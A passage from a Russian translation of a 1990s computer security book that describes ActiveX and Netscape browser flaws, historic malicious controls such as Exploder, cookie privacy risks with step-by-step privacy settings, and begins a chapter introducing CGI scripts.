Возможность управления программными компонентами с помощью сценариев является источником дополнительных проблем безопасности. Надежные программы (вроде текстового процессора) могут нанести вред (например, удалить все содержимое ваших дисков), если будут использованы каким-либо ненормальным сценарием. Чтобы удовлетворить строгим требованиям безопасности, элементы управления ActiveX поддерживают два специальных атрибута: *безопасный для инициализации* и *безопасный для сценариев.*

Если разработчик элемента управления помечает его как *«безопасный для инициализации»,* то он утверждает, что какие бы начальные значения не ввел пользова-

тель, этот объект не будет вести себя некорректно. Например, если ваш элемент управления может стереть файл, указанный пользователем в теге <*PARAM*>, то этот элемент управления не может быть помечен как *«безопасный для инициализации»*.

Если *Internet Explorer* (уровень безопасности установлен в значение *средний)* встретит HTML-страницу, содержащую элемент управления ActiveX, не помеченный как *«безопасный для инициализации»,* а тег <*OBJECT*> содержит теги <*PARAM*>; то на экране появится окно с предупреждением, показанное на рисунке 19.6.




Рисунок 19.6. *Сообщение об элементе управления ActiveX, не помеченном как* ***«безопасный для инициализации».***

Если разработчик элемента управления помечает его как *«безопасный для разработки сценария»*, то он утверждает, что этот объект будет работать корректно независимо от сценария. Если *Internet Explorer* (уровень безопасности установлен в значение *средний)* встретит HTML-страницу, содержащую сценарий и элемент управления ActiveX, не помеченный как *«безопасный для разработки сценария»,* то на экране появится окно с предупреждением, показанное на рисунке 19.7.




Рисунок 19.7. *Сообщение об элементе управления ActiveX, не помеченном как* ***«безопасный для разработки сценария».***

Это окно появляется при встрече с любым сценарием, а не только с теми, которые ссылаются на элементы управления.

Компоненты коробки не могут работать некорректно потому, что не обладают доступом к ресурсам системы. А компоненты ActiveX, помеченные как *«безопасные для инициализации»* или *«безопасные для разработки сценария»,* все же могут выполнять некорректные операции. И прежде, чем сделать подобную пометку, каждый поставщик элементов управления должен сам проверить исходный код программы.

Примечание. *Чтобы ознакомиться с основными принципами определения безопасности объекта, ознакомьтесь с документом компании Microsoft «Building ActiveX Controls», который является частью документации версии Visual Basic для создания элементов управления. Можно загрузить его из Web-узла компании Microsoft, расположенного по адресу* ***http://www.microsoft.com/vbasic/controls/doc/download.htm.***

ИСПОЛЬЗОВАНИЕ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ ACTIVEX В NETSCAPE NAVIGATOR

В предыдущих разделах мы рассказывали об использовании элементов управления ActiveX в *Internet Explorer.* На данный момент *Internet Explorer* — это единственный броузер, в который включена полная поддержка технологии ActiveX. Несмотря на то что *Netscape Navigator* не содержит встроенной поддержки ActiveX, можно использовать элементы управления ActiveX и в этой программе, если воспользоваться программным расширением *ScriptActive* компании NCompass Labs.

С помощью этого расширения пользователи *Netscape Navigator* могут просматривать Web-страницы, содержащие элементы управления ActiveX. Вы можете загрузить это расширение из *http://www.ncompasslabs.com/* (смрисунок 19.8).




Рисунок 19.8. *Web-узел компании NCompass* ***Labs.***

ЭЛЕМЕНТ УПРАВЛЕНИЯ CHAOS COMPUTER

Существуют две основные проблемы, связанные с использованием загруженных из сети элементов управления ActiveX. Первая из них заключается в использовании элементов управления без цифровых подписей. Вторая проблема (она подробно будет описана в следующем разделе) заключается в наличии элементов

управления с цифровыми подписями, которые могут нанести вред вашей машине. 28 января 1997 года Chaos Computer Club (Гамбург, Германия) объявил о создании элемента управления, способного изменять и пересылать файлы транзакций *Quicken*. На самом же деле эта программа пересылала номера счетов пользователей и пароли третьей стороне, а затем обновляла файл так, как будто передача данных прошла успешно. Поэтому ни одно ведомство сертификатов не выдало Chaos Computer Club сертификат на создание программного обеспечения. *Ведомство сертификатов* представляет собой организацию, выдающее сертификаты создателям программ. Элемент управления Chaos Computer Club — это одна из лучших демонстраций опасностей, связанных с использованием элементов управления без цифровых подписей. Чтобы защитить себя и пользователей системы от последствий использования подобных элементов управления, запускайте *Internet Explorer,* у которого уровень безопасности установлен как минимум в значение *средний*. При использовании этой установки броузер не будет загружать элементы управления ActiveX без цифровых подписей.

ЭЛЕМЕНТ УПРАВЛЕНИЯ EXPLODER

Элемент управления Exploder — это еще один пример преступного использования технологии ActiveX. Однако он еще более опасен, чем элемент управления Chaos Computer Club. Дело в том, что создатель Exploder создал цифровую подпись этого элемента управления. Для этого он воспользовался выданным ему ведомством VeriSign индивидуальным сертификатом. Другими словами, элемент управления Exploder содержит сертификат *Authenticode*. 17 июня 1996 года создатель Exploder поместил его на своей Web-странице. После загрузки из сети этот элемент управления отключает работу Windows 95 и выключает компьютер (если BIOS машины поддерживает функции энергосбережения).

Администратор системы должен рассказать всем пользователям о том, к чему может привести загрузка элементов управления с неизвестных Web-страниц. Обычно такие программы увеличивают возможности Web-путешественника. Однако каждый пользователь должен помнить о том, что цифровой сертификат не является абсолютной гарантией безопасности программ с цифровыми подписями.

Благодаря обширным возможностям технологии ActiveX, загруженный из сети элемент управления может без предупреждения удалить содержимое жесткого диска или перегрузить компьютер. Не обладая информацией о создателе программы, пользователь не сможет найти и призвать к ответственности виновного. Если же текст программы был изменен хакером, то об этом не будут знать ни пользователь, ни ее изготовитель. Но если пользователь каким-либо образом сможет узнать об изменении текста программы, то это позволит избежать неприятностей.

Элемент управления Exploder является прекрасным примером проблем, встающих перед пользователями Internet. Пользователи должны точно знать, кто создал программу и не был ли изменен ее текст посторонними людьми. Что же касается элементов управления ActiveX, то пользователи *всегда* должны оставлять информацию об авторе загружаемой программы. Давайте еще раз вернемся

к Exploder. Многие пользователи без колебаний загружают этот элемент управления только потому, что он содержит цифровую подпись. Однако ведомство сертификатов не занимается проверкой безопасности сертифицированных программ. Его основной задачей является идентификация зарегистрированных пользователей. Безопасность компьютера, как всегда, зависит только от его пользователя. Как говорится, спасение утопающих — дело рук самих утопающих.

ПРОБЛЕМЫ БЕЗОПАСНОСТИ INTERNET EXPLORER 4.0

Компания Microsoft вот-вот выпустит *Internet Explorer 4.0.* (Этот броузер поступил в продажу осенью 1997 года. — *Прим. перев.*) Однако выпуск новой версии знаменитого броузера уже несколько раз откладывался из-за обнаруженных проблем безопасности. По словам компании, *Preview Release 2* не содержит ошибок *Preview Release 1.* Я же считаю, что для завершения продукта им потребуется еще как минимум месяц-полтора.

Я настоятельно рекомендую не использовать новый броузер до тех пор, пока не будет доказано, что он не содержит серьезных ошибок.

Проблемы БЕЗОПАСНОСТИ NETSCAPE NAVIGATOR

До сих пор мы обсуждали только один из броузеров — *Internet Explorer.* Многие специалисты склоняются к мнению, что его конкурент — *Netscape Navigator* – обладает меньшим количеством ошибок. Однако я считаю, что для этого броузера характерны некоторые не менее серьезные проблемы безопасности. Поэтому вы обязательно должны познакомиться с ними и узнать методы их решения.

ОШИБКА БЕРКЛИ

В 1995 году два студента Университета Беркли (штат Калифорния) обнаружили ошибку в *Netscape Navigator.* С помощью этой ошибки хакер может достаточно легко взломать коды, используемые броузером для шифрования информации, передаваемой по надежному соединению. Как отмечалось в главе 8, для создания надежных соединений *Netscape Navigator* использует протокол SSL. При этом броузер и сервер совместно используют ключ, с помощью которого они зашифровывают все данные, передаваемые по соединению.

Напомню, что безопасные транзакции построены на использовании средств шифрования передаваемой информации. Ошибка Беркли касается процедуры генерации случайного ключа шифрования. Как выяснили студенты, хакер достаточно легко может предсказать последовательность генерируемых чисел.

Ошибка Беркли абсолютно не влияет на обычную работу с *Netscape Navigator.* Но если вы имеете дело с безопасным соединением, то здесь вам придется предпринять некоторые дополнительные меры предосторожности. В настоящее время компания Netscape исправила эту ошибку, и новые версии *Netscape Navigator* не содержат ее.

ОШИБКА ПОДТВЕРЖДЕНИЯ

В этом разделе я расскажу вам об ошибке; которая присутствует и в *Internet Explorer*, и в *Netscape Navigator*. Эта ошибка происходит в том случае, если пользователь вводит некоторую конфиденциальную информацию в форму, обычно расположенную на безопасном Web-сайте. Под конфиденциальной информацией подразумеваются данные о пользователе, номер кредитной карточки и т. д.

Допустим, что после ввода конфиденциальной информации пользователь покинет надежный Web-сайт и перейдет на другой. В этом случае вся введенная им информация будет передана на новый Web-сайт. Вся она может быть сохранена с помощью достаточно безобидного HTML-поля *REFERER* (см. главу 6). Посредством этого поля владелец сайта может узнать, откуда пришел пользователь.

В настоящее время не существует решения данной проблемы. Поэтому старайтесь избегать передачи конфиденциальной информации в Web-формы. Если же вы ввели такую информацию, то немедленно после завершения закройте броузер ввода/Чтобы продолжить путешествие по Web, снова запустите броузер.

COOKIE

Во время бесед о компьютерах вы, скорее всего, уже слышали о *cookie*. Наверное, вы уже успели заметить, что разные люди по-разному относятся к этому понятию: путешественники Web отзываются о них достаточно нелестно, чего не скажешь о создателях Web-страниц. В Web *cookie* представляет собой хранимый на диске текстовый файл. Этот файл создается и поддерживается броузером. Такие файлы есть и у *Netscape Navigator*, и у *Internet Explorer*.

Первоначально *cookie* использовались для получения демографической информации и рекламы. Например, в этом файле удаленный Web-сайт мог сохранить информацию о пользователе. Однако он содержит информацию и о том, какие узлы вы уже посещали. Далее приводится пример файла *cookie*, созданного *Netscape Navigator 3.02*. Файл *cookies.txt* содержит информацию обо всех остальных файлах *cookie*.

```
# Netscape HTTP Cookie File
# http://www.netscape.com/newsref/std/cookie_spec.html
# This is a generated file!  Do not edit.

.linkexchange.comTRUE /    FALSE     942192176 SAFE_COOKIE
3459709507000 91d
.doubleclick.net TRUE /    FALSE     1920499140     id
c7c4677
www.globalxs.nl  FALSE     /    FALSE     946511977
RoxenUserID  0x80556ae6
```

```
   .yahoo.com  TRUE  /    FALSE Г   915145104  Y
I  v=1&n=fqpg9hb418rf6
   .preferences.com TRUE  /    FALSE      1182140326
   PreferencesID     MYhV7kZ7RGSZ4BLCC4TbAq
   www.parks.lv FALSE      /     FALSE      1293753800      EGSOFT_ID
   194.226.120.62-179326144.29185361
   www. javaworld.com FALSE      /     FALSE      1016744149      WPI
   890974594.jw.00853
   .focalink.com     TRUE  /     FALSE      946641552  SB_ID
   0890974634000055634910234173 85
   www.fxweb.holowww.com  FALSE             FALSE      915151741
   C88627-00VISIT    1
```

ИСПОЛЬЗОВАНИЕ СОДЕРЖИМОГО ФАЙЛА *COOKIES.mxm*

Из примера видно, что файл *cookie* содержит порядочное количество информации о пользователе. Как эта информация будет интерпретирована, зависит только от сервера. Большинство серверов обрабатывает ее для получения демографических данных и количества посещений сайта. Некоторые сайты сохраняют в этом файле данные о выбранных вами покупках, которые не были оплачены. Благодаря этой информации сервер будет автоматически заполнять форму заказа при повторном посещении пользователя.

Кроме того, сервер может использовать хранимую в файле *cookie* информацию для отправки почты или продавать другим серверам информацию о посещенных пользователем сайтах. И наконец, сервер может хранить в этом файле информацию о самом пользователе. Эта информация может нанести вред пользователю, если попадет не на тот сервер. Например, какой-либо сервер может украсть идентификатор и пароль, используемые вами при посещении платных сайтов. Кроме того, если ваша компания использует файл *cookie* в рамках корпоративной сети, то в этом файле будет сохранена некоторая информация о данной сети. А теперь подумайте, какую ценность представляет такая информация для хакеров.

ANONYMIZER

В главе 9 я рассказал вам об атаках наблюдения. С помощью такой атаки хакер может добыть информацию о броузере пользователя; В той же главе рассказывалось о том, как хакер может присоединиться к Web-сайту через чужой сервер. Точно такую же возможность предоставляет всем пользователям Web-сайт Anonymizer, расположенный по адресу *http://www.anonymizer.com/*.Идея состоит в следующем. Вы присоединяетесь к Anonymizer, а он, в свою очередь, присоединит вас к любому другому Web-сайту. Это достаточно удобно. Однако помните о том, что вся передаваемая вами информация проходит через сервер Anonymizer. На рисунке 19.9 показан сценарий со списком информации о пользователе, которую могут

получить Web-серверы. Если же вы воспользуетесь услугами Anonymizer, то этот Web-сервер вместо информации о вас и о вашей машине будет передавать свою собственную информацию. Anonymizer расположен по адресу *http://www.anonymizer.com/cgi-bin/snoop.pl.*




Рисунок 19.9, *Web-сайт* ***Anonymizer.***

ИЗУЧЕНИЕ ФАЙЛА COOKIES. TXT

В предыдущем разделе представлен лишь фрагмент файла *cookies.txt.* Обратите внимание: этот файл содержит URL, за которыми стоят некоторые наборы символов. В большинстве своем они не представляют никакой ценности (понять символы может лишь создавший их Web-сайт). Эта информация используется некоторыми программами по сбору информации о посетителях серверов. Однако среди всей этой «абракадабры» содержатся идентификаторы и пароли пользователя для различных сайтов. Кроме того, в этом файле могут содержаться адреса ISP пользователя.

Web-сервер либо зашифровывает данные в строки, либо сохраняет их в виде элементарных значений (вроде TRUE и FALSE), определяющих, посещал ли пользователь этот сайт раньше. Как правило, большая часть информации файла *cookie* предназначена для использования на текущем или новых сайтах. В частности, она информирует серверы о том, где побывал пользователь и как часто он посещает определенные сайты. Кроме того, там содержится информация о том, куда отправился пользователь после посещения определенного Web-сайта. В следующем разделе я расскажу вам, как используется эта информация.

РЕДАКТИРОВАНИЕ COOKIE

Многие пользователи хотели бы избавиться от файлов *cookie* или, по крайней мере, отредактировать их. Однако если вы удалите этот файл, то броузер создаст новый. С другой стороны, редактирование файла может повлечь за собой сообщения об ошибке. Как правило, для сокрытия информации о себе и своей системе вам достаточно будет воспользоваться услугами Anonymizer.

ЗАЩИТА COOKIE

Чтобы заставить броузер не принимать информацию для файла *cookie,* нужно воспользоваться специальным параметром. После его установки броузер будет выдавать пользователю сообщение О каждой попытке изменения этого файла. На рисунке 19.10 показано, как выглядит подобное диалоговое окно в *Internet Explorer 3.02.*




Рисунок 19.10. *Диалоговое окно* ***Security Alert*** *броузера Internet* ***Explorer 3.02.***

Чтобы установить параметр в *Internet Explorer,* проделайте следующие операции: я

1. Откройте меню **Вид** и выберите в нем пункт **Параметры**.
2. Выберите в появившемся окне закладку **Дополнительно.**
3. Установите флажок напротив **Предупреждать перед приемом файлов «cookie»**.
4. Щелкните мышью по кнопке **OK**. *Internet Explorer* вернет вас к окну броузера.

Чтобы установить параметр в *Netscape Navigator,* проделайте следующие операции:

1. Откройте меню **Options** и выберите в нем пункт **Network Preferences.**
2. Выберите в появившемся окне закладку **Protocols.**
3. Щелкните мышью по строке **Accepting a Cookie.**
4. Щелкните мышью по кнопке **OK.** *Netscape Navigator* вернет вас к окну броузера.

ПРОГРАММЫ ДЛЯ РАБОТЫ С ФАЙЛАМИ COOKIE

Кроме использования параметров, заставляющих броузер предупреждать пользователя о каждой попытке изменения файла *cookie,* можно воспользоваться специальными программами для работы с файлами *cookie.* Одной из наиболее известных программ такого рода является продукт компании PGP *PGPCookie. Cutter.* С ее помощью можно блокировать отдельные записи, предоставляющие слишком много сведений о пользователе. За более подробной информацией об этой программе обратитесь на Web-сайт компании, расположенный по адресу *http://www.pgp.cotn/.*

ЗАЩИТА АДРЕСОВ ЭЛЕКТРОННОЙ почты

Существует достаточно большая вероятность того, что с помощью файлов *cookie* хакер может получить ваше полное имя и адрес электронной почты. Чтобы исключить подобную возможность, вы должны удалить эти данные из броузера. Если же вам понадобится отправить сообщение по почте, то вы должны будете снова ввести эту информацию в броузер. Но не забудьте удалить ее по окончании сеанса работы с электронной почтой.

Чтобы удалить свои имя и адрес из *Netscape Navigator,* проделайте следующие операции:

1. Откройте меню **Options** и выберите в нем пункт **Mail and** News **Preferences.**
2. В появившемся окне щелкните мышью по закладке **Identity.** На экране появится диалоговое окно с вашим именем и адресом электронной почты (см. рисунок 19.11).




Рисунок 19.11. *Закладка* ***Identity.***

3. Удалите информацию, расположенную в строках **Your Name, Your Email и Reply-to Addres.**
4. Щелкните мышью по закладке **Servers.** На экране появится соответствующее диалоговое окно (см. рисунок 19.12).




Рисунок 19.12. *Закладка* ***Servers.***

5. В закладке **Servers** удалите информацию, расположенную в строках **Outgoing Mail (SMTP) Server, Incoming Mail (POP3) Server и POP3 User Name.**
6. Щелкните мышью по кнопке OK.

Чтобы удалить свои имя и адрес из *Internet Explorer,* проделайте следующие операции:

1. Щелкните мышью по пиктограмме **Почта,** расположенной в панели инструментов броузера. На экране появится выпадающий список.
2. В этом списке выберите пункт **Прочитать почту.** В ответ *Internet Explorer* запустит программу работы с электронной почтой (если у вас установлен *Office 97,* то будет запущена программа *Outlook* — работа с ней описана далее).
3. Откройте меню **Почта** и выберите в нем пункт **Параметры.** На экране появится соответствующее диалоговое окно (см. рисунок 19.13).
4. Щелкните мышью по закладке **Сервер.** Удалите информацию, расположенную в строках **Имя, Организация, Электронная.** На рисунке 19.14 показано, как должна выглядеть закладка после удаления информации.




Рисунок 19.13. *Диалоговое окно* ***Параметры.***




Рисунок 19.14. *Закладка* ***Сервер.***

5. Щелкните мышью по кнопке OK.

Если же вы используете *Outlook* или *Outlook Express,* то, чтобы убрать свой адрес электронной почты, проделайте следующие операции:

1. Откройте меню **Tools** и выберите в нем пункт **Services.** На экране появится диалоговое окно **Services.**
2. Щелкните мышью по службе **Internet Mail.**

3. Щелкните мышью по кнопке **Properties.** На экране появится диалоговое окно, показанное на рисунке 19.15.




Рисунок 19.15. *Диалоговое окно* ***Internet Mail.***

4. Удалите информацию из всех строк этого окна. Если ваша компания использует отдельный сервер для отправки почты (POP3), щелкните мышью по кнопке **Advanced Options.** На экране появится соответствующее диалоговое окно.
5. Удалите все значения в этом окне. После этого щелкните мышью по кнопке OK. *Outlook* вернет вас к окну **Internet Mail.**
6. Щелкните мышью по расположенной в этом окне кнопке **OK.** *Outlook* вернет вас к окну **Services.**
7. Щелкните мышью по кнопке **OK.**

КАК ОБМАНУТЬ ЛЮБОПЫТНЫЙ СЕРВЕР

Чтобы обмануть любопытный сервер, используйте два броузера: один для путешествий по Web, а другой — для работы с электронной корреспонденцией. Благодаря этому хакер не сможет получить ваш адрес и полное имя.

РЕЗЮМЕ

В этой главе вы познакомились с некоторыми специфическими недостатками двух основных Web-броузеров. Кроме того, вы узнали о том, к каким последствиям может привести неаккуратное использование броузера. В следующей главе я расскажу о языке разработки сценариев и о том, какой вред могут нане-

сти вашей системе созданные хакерами сценарии. Но прежде убедитесь, что усвоили следующее:

- ✓ Оба доминирующих на рынке броузера — *Netscape Navigator* и *Internet Explorer* — обладают серьезными недостатками системы обеспечения безопасности.
- ✓ Многие недостатки броузеров связаны с методами передачи информации по безопасным соединениям.
- ✓ Элементы ActiveX обладают полным доступом к компьютеру и сети. Поэтому они представляют серьезную опасность для каждой системы.
- ✓ Элементы ActiveX обладают несколькими уровнями безопасности. Одни из них являются *безопасными для инициализации,* а остальные относятся к *безопасным для сценариев.*
- ✓ Чтобы уменьшить опасность использования элементов управления ActiveX, нужно использовать цифровые подписи.
- ✓ *Netscape Navigator* содержит несколько специфических проблем безопасности, связанных в основном с выполнением апплетов Java.
- ✓ Во время путешествия по Web броузер (без ведома пользователя) может сохранить некоторую информацию в файле *cookie.* Этот файл доступен для удаленных сайтов.
- ✓ Файл *cookie* может содержать информацию о «путешествиях» пользователя, вроде адресов посещаемых сайтов, продуктов, приобретенных с помощью Web, и количества посещений отдельных сайтов.
- ✓ Можно отредактировать свой файл *cookie.*

РЕСУРСЫ INTERNET

Очевидно, что в недалеком будущем работа компаний станет невозможной без использования Web и броузеров. Поэтому системные администраторы должны быть в курсе всех вопросов, связанных с броузерами. Далее приводится список Web-сайтов, которые содержат достаточно интересную и важную информацию о броузерах.

ANONIMITYAND PRIVACY	http://www.stack.nl/~galactus/remailers/
ANDRE BACARD'S HOME PAGE	http://www.well.com/user/abacard/
ELECTRONIC FRONTIER FOUNDATION	http://www.eff.org/
ELECTRONIC PRIVACY	http://www.epic.org/
FACTNET	http://www.factnet.org/
PUBLIC INTEREST WEB SERVER	http://www.privacy.org/

Глава 20

Защита от сценариев

Путешествуя по Web, вы, должно быть, часто встречались с интерактивными страницами. Для создания этих страниц разработчики используют так называемые языки разработки сценариев. *Языком разработки сценариев* может быть обычный язык программирования (вроде C/C++) или языки, специально созданные для использования на серверах Web (Perl, JavaScript или VBScript). Спомощью этих языков создаются интерактивные страницы. *Интерактивная страница* – это Web-страница, которая в ответ на введенные пользователем данные производит какие-либо действия и выводит результат на экран. Для языков разработки сценариев характерны две основные проблемы безопасности. Первая из них связана с возможностью вторжения на Web-сервер с помощью сценария. Она больше всего волнует разработчиков Web. Вторая опасность грозит пользователям. Дело в том, что с помощью сценария хакер может атаковать броузер, а затем нанести вред всей системе пользователя. В этой главе мы рассмотрим обе эти опасности. Прочитав главу, вы узнаете следующее:

* С помощью сценариев CGI разработчики могут создавать интерактивные Web-сайты.
* В Web несложно найти специальное программное обеспечение, с помощью которого можно легко преобразовать свою систему в Web-сервер. Благодаря этому ваши HTML-файлы станут доступны для всех пользователей Web.
* После того как пользователь заполнит форму, расположенная на сервере программа получит и обработает введенные данные.
* Программы, обрабатывающие интерактивные формы, могут динамически создавать HTML-документы.
* С помощью языков программирования вроде C/C++ можно создавать программы, которые будут принимать и обрабатывать введенные пользователем данные.
* Напав на сценарий, хакер может получить доступ к вашему Web-серверу.
* Сценарии CGI должны содержать процедуры проверки введенных пользователем данных. Благодаря им хакер не сможет передать в качестве входных данных системные команды.
* Плохо написанные сценарии представляют достаточно большую опасность для системы.
* JavaScript — это основанный на HTML язык разработки сценариев. Сего помощью разработчики Web-сайтов могут создавать программы, по функциональным возможностям не уступающие программам Java.

* Основное различие между JavaScript и другими языками разработки сценариев заключается в том, что операторы этого языка выполняются броузером, а не на сервере.
* Сценарии CGI представляют опасность для серверов, а сценарии JavaScript угрожают пользователям системы.
* Сценарии JavaScript могут обладать доступом к локальному диску и записывать на него файлы.
* Сценарии JavaScript способны создавать «затененные» окна броузера, с помощью которых хакер может передавать все действия вашего броузера на чей-либо сервер.

ЗНАКОМЬТЕСЬ: CGI

Прежде чем рассказывать о проблемах безопасности, связанных с этим языком разработки сценариев, я познакомлю вас с основами программирования на CGI. После этого мы поговорим о том, как с помощью сценариев CGI хакеры могут проникнуть в систему и нанести вред серверу. *Common Gateway Interface* (CGI) — это стандарт передачи информации, поддерживаемый всеми броузерами, серверами и программами.

Сценарий CGI представляет собой программу, которая может быть написана на любом языке программирования: C/C++, Perl, TCL и т. д. Цель этой программы — обработка введенных пользователем данных и создание ответных HTML-документов, которые возвращаются пользователю (он может просмотреть их с помощью броузера). Используя CGI, можно создавать на своем сервере динамические Web-страницы.

Где же наиболее часто применяются сценарии CGI? Ответить на этот вопрос достаточно просто. Представьте, что вам нужно отображать информацию о поставляемых вашей компанией компонентах компьютера. Но если ваша компания продает сотни или даже тысячи компонентов, как клиенты смогут найти интересующий их предмет? Об использовании статических Web-страниц не может быть и речи.

Можно создать статические Web-страницы с гиперссылками, направляющими пользователей к определенным категориям товаров (вроде ссылки «Мониторы»). Благодаря ссылкам клиенты смогут достаточно быстро найти интересующий их товар. Но что делать тем бедолагам, которые хотят просмотреть цены на несколько категорий товаров? Этим клиентам придется несколько раз «перескакивать» на основную страницу. Бьюсь об заклад, не многим это понравится.

Чтобы вашим клиентам не пришлось просматривать длинные столбцы каталогов или прыгать со страницы на страницу, можно создать интерактивную Web-страницу. С ее помощью клиенты смогут создавать заказ и получать в ответ интересующую их информацию. Это будет выглядеть примерно так. Перед клиентом, попавшим на вашу Web-страницу, отображается специальная HTML-форма с перечислением всех категорий товаров. Клиент должен будет выбрать интересу-

ющие его категории и ввести их в форму. После этого программа динамически создаст HTML-документ, содержащий необходимые пользователю данные. Динамическое создание документов является основой сценариев CGI.

В этой главе я расскажу вам об основах создания и безопасного поддержания динамических HTML-документов. Кроме того, вы сможете преобразовать свой компьютер в Web-сервер. После этого все пользователи (и вы в том числе) смогут присоединяться к вашему серверу и использовать созданные вами программы. Более того, они смогут просматривать созданные вами Web-документы.

СЦЕНАРИИ CGI: ОБЩАЯ КАРТИНА

Во время своих путешествий по Web вы, должно быть, встречали сайты с формами для персональной информации (см. рисунок 20.1).




Рисунок 20.1. *Web-сайт, содержащий интерактивную форму.*

Посредством этих форм сайты могут *взаимодействовать* с пользователем. После того как пользователь заполнит форму, броузер отправит введенные им данные на сервер. Тот, в свою очередь, запустит специальную программу, которая должна обработать присланные данные. В зависимости от своего предназначения, программа может сохранить полученную информацию в базе данных (вроде листа рассылки) или сгенерировать ответ.

Чтобы вернуть ответ пользователю, программа должна создать HTML-файл, а затем вернуть его серверу. Получив файл, сервер перешлет его броузеру клиента. Программа содержит операторы, с помощью которых она может создавать HTML-строки динамически.

CGI и WEB-САЙТЫ

Создание динамических документов — это не такая уж сложная задача. Напомню (см. главу 6), что HTML-файл представляет собой обычный текстовый ASCII-файл. Обычно файлы создаются в каком-либо редакторе и лишь потом

помещаются на север. Но иногда требуется, чтобы HTML-документы создавались самим сервером.

В большинстве языков программирования создание ASCII-файлов представляет довольно простую задачу. Программа просто записывает данные в файл с помощью стандартных процедур вывода. Этот процесс схематично показан на рисунке 20.2.

Рисунок 20.2. *Программа записывает данные в ASCII-файл.*

